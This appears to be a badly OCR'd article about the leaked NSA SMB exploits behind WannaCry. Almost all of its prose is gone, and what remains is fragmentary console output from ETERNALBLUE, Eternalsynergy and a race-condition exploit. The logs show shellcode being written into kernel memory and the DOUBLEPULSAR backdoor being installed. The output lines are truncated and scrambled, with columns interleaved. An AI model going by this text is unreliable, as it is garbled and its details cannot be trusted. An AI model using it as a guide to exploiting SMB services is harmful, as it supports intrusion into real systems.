“ ” NSA

“ ” “ ”


“ ”

“ ”

“ ” “ ” wannacry
NSA “
” NSA

NSA

“ ”



```
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
```

```
er..DONE.
ers......DONE.
ing free hole adjacent to SMBv2 buffer.
```


```
    [+] Sending SMBv2 buffers
        .............DONE.
    [+] Sending large SMBv1 buffe
    [+] Sending final SMBv2 buffe
```

```
    [*] Closing SMBv1 connection creat
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
```

```
se from exploit packet
overwrite completed successfully (0xC000000D)!
orrupted connection.
of corrupted buffer.
.....
urned code: 10 - Success!
d Target architecture: x86 (32-bit)
talled
===========================================================
=================WIN=======================================
===========================================================
ized output blob (2 bytes):
parameters from CORE
+]
```

```
    DONE.
[*] Receiving respons
    [+] ETERNALBLUE
[*] Sending egg to co
[*] Triggering free
[*] Pinging backdoor
    [+] Backdoor retu
    [+] Ping returne
    [+] Backdoor ins
=====================
=====================
=====================
[*] CORE sent serial
0x00000000  08 00
[*] Received output
[
```

[redacted]




```
<----------------| Leaving Danger Zone |----------------->

mote SRV module                                     [*] Attempting to find re
CONNECTION struct at: 0xFFFFFA801A942920                    [+] Reading from
bal data pointer: 0xFFFFF880060E6FA0                        [+] Found SRV glo
0E6920                         [+] Transaction2Dispatch Table at: 0xFFFFF88006

        [*] Beginning quest for executable memory...
                [+] PreferredWorkQueue: FFFFFA801AB5A100
                [+] IrpThread: FFFFFA801ABE4880
                [+] KProcess: FFFFFA8018C88040
                [+] ProcessListEntry.Blink: FFFFF802834D2C80
                [+] Searching backwards..
                [+] Base of Nt: FFFFF80283201000
                [+] Found RWX memory!!! FFFFF80283472000

        [*] Copying code to target
                [+] Backdoor shellcode written
        [*] Triggering stub allocator
                [+] Backdoor function pointer overwritten
                [+] Cleared RWX region
        [*] Triggering DOUBLEPULSAR installer
o verify [*] DOUBLEPULSAR should now be installed. The DOPU client can be used to
        installation.

        [+] Plugin completed successfully
                [+] Contract: StagedUpload
                [+] ConnectedTcp: ffffffff
                [+] XorMask: 6c
                [+] TargetOsArchitecture: x64
        [+] Eternalsynergy Succeeded
```



```
 to target                                                   [*] Connecting
nnection established                                                 [+] Co

ng SMB connection                                            [*] Initializi
B session established                                                [+] SM
B setup complete                                                     [+] Sh

 information leak (sync)                                     [*] Attempting

lu leaked transaction!                                       [+] Successful
                                             Conn: 0000000081CAA758

                                          [*] Sending shellcode to target
                [+] successfully sent

        [*] Preparing to exploit...
        [*] Let the races begin!

        [*] Competition 1:
                4 attempting++++
                4 qualified for the finals

                                                      [*] Competition 2:
ting++++                                                            4 attemp
ied for the finals                                                  4 qualif
 :(                                                                 None wor

3:                                                         [*] Competition
ting++++                                                            4 attemp
ied for the finals                                                  4 qualif
 :(                                                                 None wor
```
